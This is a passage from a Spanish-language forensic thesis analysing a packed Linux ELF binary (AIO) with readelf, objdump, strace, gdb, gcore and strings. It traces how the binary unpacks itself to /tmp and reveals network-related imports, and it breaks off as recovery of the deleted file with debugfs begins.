
Program Headers:
  Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz  Flg Align
  LOAD           0x000000  0x08048000  0x08048000  0x00590 0x00590  R E 0x1000
  LOAD           0x000590  0x08049590  0x08049590  0x0002c 0x0002c  RW 0x1000
root@bt:~/TESIS#
```

Figura 4.3-10 Comando --program -headers

Efectivamente hay dos programas, ambos son de tipo LOAD (cargados en memoria), el primer segmento representa los datos que comienzan en 0x000000, tiene permisos de lectura y ejecución.

El segundo segmento comienza en 0x000590, tiene permisos de lectura y escritura.

4.3.2.8 COMANDO OBJDUMP --DISASSEMBLE



```
File Edit View Terminal Help
root@bt:~/TESIS# objdump --disassemble ./AI0

./AI0:      file format elf32-i386


root@bt:~/TESIS#
```

Figura 4.3-11 Comando objdump -- disassemble

Este comando no aportó mucha información.

4.3.2.9 COMANDO STRACE

Nuestro siguiente paso en nuestro análisis del archivo ejecutable AIO fue utilizar el comando `strace`, con las opciones `-o` (guardar en un archivo de texto) y `-x` para mostrar los no strings ASCII en hexadecimal, lo que se mostró fue lo siguiente:



```
File Edit View Terminal Help
root@bt:~/TESIS# strace -o comando_strace_tesis.txt -x ./AIO
Enter Password: aaa
You entered an Incorrect Password. Exiting...
root@bt:~/TESIS#
```

Figura 4.3-12 Comando `strace -o`

Nos pide que ingresemos una contraseña, digitamos cualquier cosa porque no sabemos cuál será esa contraseña, como esta contraseña esta incorrecta la ejecución del programa finaliza.

Ahora observaremos el archivo de texto generado al momento de ejecutar el comando strace con la opción -o:

```

execve("./AIO", [ "./AIO" ], [ /* 32 vars */ ]) = 0
getpid()                                = 1382
open("/proc/1382/exe", 0_RDONLY)         = 3
lseek(3, 1468, SEEK_SET)                 = 1468
read(3, "\x94\x2c\x15\x5b\x7d\x63\x00\x00\x7d\x63\x00\x00", 12) = 12
gettimeofday({1338306050, 503675}, NULL) = 0
unlink("/tmp/upxADWWSXABLG")            = -1 ENOENT (No such file or directory)
open("/tmp/upxADWWSXABLG", 0_WRONLY|O_CREAT|O_EXCL, 0700) = 4
ftruncate(4, 25469)                     = 0
old mmap(NULL, 28672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0x80495a4096ee020) = 0xb77a3000
read(3, "\x7d\x63\x00\x00\x69\x2b\x00\x00", 8) = 8
read(3, "\x7f\x3f\x64\xf9\x7f\x45\x4c\x46\x01\x00\x02\x00\x03\x00\x0d\x80\x8e\x04\xfd\x6f\xb3\xdd\x08\x34\x07\x40\x4e\x17\x0b\x20\x00\x06"... , 11113) = 11113
write(4, "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00\x01\x00\x00\x00\x80\x8e\x04\x08\x34\x00\x00\x00"... , 25469) = 25469
read(3, "\x00\x00\x00\x00\x55\x50\x58\x21", 8) = 8
munmap(0xb77a3000, 28672)               = 0
close(4)                                = 0
close(3)                                = 0
open("/tmp/upxADWWSXABLG", 0_RDONLY)     = 3
access("/proc/1382/fd/3", R_OK|X_OK)     = 0
unlink("/tmp/upxADWWSXABLG")            = 0
fcntl(3, F_SETFD, FD_CLOEXEC)           = 0
execve("/proc/1382/fd/3", [ "./AIO" ], [ /* 32 vars */ ]) = 0
brk(0)                                  = 0x9852000
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77df000
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", 0_RDONLY)       = 3
fstat64(3, {st mode=S_IFREG|0644, st size=69890, ...}) = 0
mmap2(NULL, 69890, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb77cd000
close(3)                                 = 0
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libpthread.so.0", 0_RDONLY) = 3

```

The image shows a strace output with four red boxes and numbered arrows (1, 2, 3, 4) pointing to specific system calls:

- Box 1:** Points to the `open("/proc/1382/exe", 0_RDONLY)` call.
- Box 2:** Points to the `unlink("/tmp/upxADWWSXABLG")` call.
- Box 3:** Points to the `close(3)` call.
- Box 4:** Points to the `execve("/proc/1382/fd/3", [ "./AIO" ], [ /* 32 vars */ ])` call.

Figura 4.3-13 Comando strace -o

```
fstat64(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77dd000
write(1, "Enter Password: ", 16)      = 16
read(0, "aaa\n", 1024)              = 4
write(1, "You entered an Incorrect Passwor...", 47) = 47
exit group(0)                      = ?
```

4


Figura 4.3-14 Comando strace -o

- 1) Se observa que el archivo AIO es ejecutado, con el número de proceso 1382, luego al archivo /proc/1382/exe se le asigna un descriptor de archivo 3 y se encuentra abierto y en modo lectura.

Cabe mencionar que proc es una interface del kernel para la estructura de datos y los descriptores de archivo se refieren a archivos, directorios, dispositivos de bloques o dispositivos de caracteres, sockets.

- 2) Luego un lseek es ejecutado en este archivo reposicionando 1.468 bytes dentro del archivo, donde 12 bytes son leídos, no sabemos porque estos 12 bytes fueron leídos, después un gettimeofday es ejecutado y trata de desvincular el archivo /tmp/upxADWWDSXABLG, luego este archivo es abierto con un descriptor de archivo 4, luego este archivo es truncado con un tamaño de 25.469 bytes.

La llamada gettimeofday puede ser parte de un generador de nombre de archivos pseudoaleatorio, ya que al momento de volver a ejecutar el comando strace el directorio /tmp y las tres primeras del archivo siguen iguales, pero el resto del nombre del archivo cambia.



```

File Edit View Terminal Help
) = 47
exit_group(0) = ?
root@bt:~/TESIS# clear

root@bt:~/TESIS# strace -x ./AIO
execve("./AIO", ["/AIO"], [/* 32 vars */]) = 0
getpid() = 1427
open("/proc/1427/exe", 0_RDONLY) = 3
lseek(3, 1468, SEEK_SET) = 1468
read(3, "\x94\x2c\x15\x5b\x7d\x63\x00\x00\x7d\x63\x00\x00", 12) = 12
gettimeofday({1338309318, 637860}, NULL) = 0
unlink("/tmp/upxDTCN0UTABMT") = -1 ENOENT (No such file or directory)
open("/tmp/upxDTCN0UTABMT", 0_WRONLY|O_CREAT|O_EXCL, 0700) = 4
ftruncate(4, 25469) = 0
old_mmap(NULL, 28672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0xb0495a4081f6018) = 0xb7730000
read(3, "\x7d\x63\x00\x00\x69\x2b\x00\x00", 8) = 8
read(3, "\x7f\x3f\x64\xf9\x7f\x45\x4c\x46\x01\x00\x02\x00\x03\x00\x0d\x80\x8e\x04\xfd\x6f\xb3\xdd\x08\x34\x07\x40\x4e\x17\x0b\x20\x00\x06"... , 11113) = 11113
write(4, "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00\x01\x00\x00\x00\x80\x8e\x04\x08\x34\x00\x00\x00"... , 25469) = 25469
read(3, "\x00\x00\x00\x00\x55\x50\x58\x21", 8) = 8
munmap(0xb7730000, 28672) = 0
close(4) = 0
close(3) = 0
open("/tmp/upxDTCN0UTABMT", 0_RDONLY) = 3
access("/proc/1427/fd/3", R_OK|X_OK) = 0
unlink("/tmp/upxDTCN0UTABMT") = 0
fcntl(3, F_SETFD, FD_CLOEXEC) = 0
execve("/proc/1427/fd/3", ["/AIO"], [/* 32 vars */]) = 0
brk(0) = 0x8446000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7

```

Figura 4.3-15 Comando strace -o

- 3) Continuando con el análisis se observa que 11.113 bytes del archivo /proc/1382/exe son leídos, luego 25.469 bytes son escritos con un descriptor de archivo 4.

Luego el archivo /proc/1382/exe se le asigna un descriptor de archivo 3, se cierra y ahora el archivo /tmp/upxADWWDSXABLG se le asigna un descriptor de archivo 3, se desvincula el /tmp/upxADWWDSXABLG y por

último se hace una llamada de ejecución al archivo `/proc/1382/fd/3`, ejecutándose y cargándose completamente.

- 4) Luego las librerías compartidas son cargadas y los datos son cargados dentro de la memoria, después nos aparece el prompt pidiéndonos una contraseña y por último muestra que la contraseña ingresada es incorrecta y el programa se cierra.

Un aporte importante que nos dejó este comando fue que un archivo se encontraba empaquetado dentro de otro.

El esquema de binarios comprimidos o empaquetados dentro de otro es una técnica habitual para la construcción de malware, que introduce complejidad en el análisis forense.

4.3.2.10 COMANDO GDB

Este comando nos dará más información acerca del binario en tiempo de ejecución.



```
File Edit View Terminal Help
root@bt:~/TESIS# gdb ./AIO
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) info functions
All defined functions:
(gdb) break main
No symbol table is loaded.  Use the "file" command.
(gdb)
```

<< back | track 5

Figura 4.3-16 Comando gdb

Como se observa no existe ninguna función, para asegurarnos de esto se intentó colocar un break en el main, no se pudo conseguir ninguna pista con estos comandos.



```
File Edit View Terminal Help
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set disassembly_flavor intel
No symbol table is loaded. Use the "file" command.
(gdb) set disassembly-flavor intel
(gdb) info function
All defined functions:
(gdb) break main
No symbol table is loaded. Use the "file" command.
(gdb) file
No executable file now.
No symbol file now.
(gdb) file AIO
Reading symbols from /root/TESIS/AIO...(no debugging symbols found)...done.
(gdb) info file
Symbols from "/root/TESIS/AIO".
Local exec file:
  "/root/TESIS/AIO", file type elf32-i386.
  Entry point: 0x8048080
(gdb) break *0x8048080
Breakpoint 1 at 0x8048080
(gdb) run
Starting program: /root/TESIS/AIO
warning: shared library handler failed to enable breakpoint
(no debugging symbols found)
Enter Password: ^Z
Program received signal SIGTSTP, Stopped (user).
0xb7706424 in ?? ()
(gdb) disassemble
No function contains program counter for selected frame.
(gdb) print $pc
$1 = (void (*)()) 0xb7706424
```


Figura 4.3-17 Comando gdb -file

Luego utilizamos el comando `file` para que nos muestre información del archivo que actualmente se está utilizando, actualmente no hay cargado ningún archivo, mandamos a cargar el archivo AIO, y luego se coloca el comando `file AIO` que nos muestra información del archivo que actualmente se está ejecutando.

Este archivo tiene un punto de entrada `0x8048080`, se pone un `break` en este punto de entrada para poner analizarlo correctamente, ejecutamos con el comando `run`, este se ejecuta pero ignora el `break` y se sigue ejecutando hasta pedirnos una contraseña, salimos del programa con la teclas `control + z` y vemos que el programa recibe una señal de detenerse.

Ejecutamos el comando `print $pc` para saber hasta dónde se quedó el contador del depurador, como se puede apreciar este marca `0xb7706424`, el mismo número que arrojó cuando se presionaron las teclas `control + z` y se detuvo el programa.

Nuestro próximo paso fue desamblar un rango que fue desde `0xb7706400` hasta `0xb7706424` y es lo que se muestra a continuación:



```

File Edit View Terminal Help
(gdb) disassemble 0xb7706400 0xb77064ff
Dump of assembler code from 0xb7706400 to 0xb77064ff:
0xb7706400:    pop    eax
0xb7706401:    mov    eax,0x77
0xb7706406:    int    0x80
0xb7706408:    nop
0xb7706409:    lea    esi,[esi]
0xb770640c:    mov    eax,0xad
0xb7706411:    int    0x80
0xb7706413:    nop
0xb7706414:    push   ecx
0xb7706415:    push   edx
0xb7706416:    push   ebp
0xb7706417:    mov    ebp,esp
0xb7706419:    sysenter
0xb770641b:    nop
0xb770641c:    nop
0xb770641d:    nop
0xb770641e:    nop
0xb770641f:    nop
0xb7706420:    nop
0xb7706421:    nop
0xb7706422:    int    0x80
0xb7706424:    pop    ebp
0xb7706425:    pop    edx
0xb7706426:    pop    ecx
0xb7706427:    ret
0xb7706428:    add    BYTE PTR [esi],ch
0xb770642a:    jae    0xb7706494
0xb770642c:    jae    0xb77064a2
0xb770642e:    jnb    0xb77064a4
0xb7706430:    popa
0xb7706431:    bound  eax,DWORD PTR [eax]

```

Figura 4.3-18 Comando disassemble

Identificamos que hay una interrupción 0x80 que es una llamada al sistema de servicios

Por último realizamos un volcado de memoria con el comando gcore que es un registro no estructurado del contenido de la memoria en un momento determinado, generalmente utilizado para depurar un programa que ha finalizado su ejecución incorrectamente.

```


File Edit View Terminal Help
root@bt:~/TESIS# gdb ./AIO
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) file AIO
Reading symbols from /root/TESIS/AIO...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/TESIS/AIO
warning: shared library handler failed to enable breakpoint
(no debugging symbols found)
Enter Password: ^Z
Program received signal SIGTSTP, Stopped (user).
0xb770a424 in ?? ()
(gdb) gcore
Saved corefile core.1483
(gdb)

```

Figura 4.3-19 Comando gdb - gcore

En este caso 1483 es el PID y el archivo core .1483 contiene la memoria del AIO.

Este archivo core nos ayudó en nuestro análisis, anteriormente se usó el comando strings para ver el contenido del archivo AIO y se mostraba desordenado e incomprensible, utilizando el archivo core se mostró lo siguiente:



```
File Edit View Terminal Help
root@bt:~/TESIS# strings -a core.1483 | more
CORE
/root/TESIS/AIO
CORE
CORE
FLINUX
CORE
/lib/ld-linux.so.2
libpthread.so.0
waitpid
recv
connect
pthread_create
system
recvfrom
accept
write
fork
sigaction
__errno_location
_Jv_RegisterClasses
libc.so.6
strcpy
printf
sysconf
getprotobyname
getpid
memcpy
execl
dup2
feof
remove
```

Figura 4.3-20 Comando strings -a core.1483

La información se muestra de una manera legible y ordenada.

4.3.3 RECUPERACIÓN DEL ARCHIVO BORRADO

En esta parte de nuestro análisis forense se tratara de recuperar el archivo que se desvincula o borra, esto se pudo apreciar con el comando strace. Linux tiene incorporado un sistema de recuperación de archivos llamado debugfs.[\[18\]\[19\]](#)

Lo primero que se hará será tener ejecutado el archivo .AIO

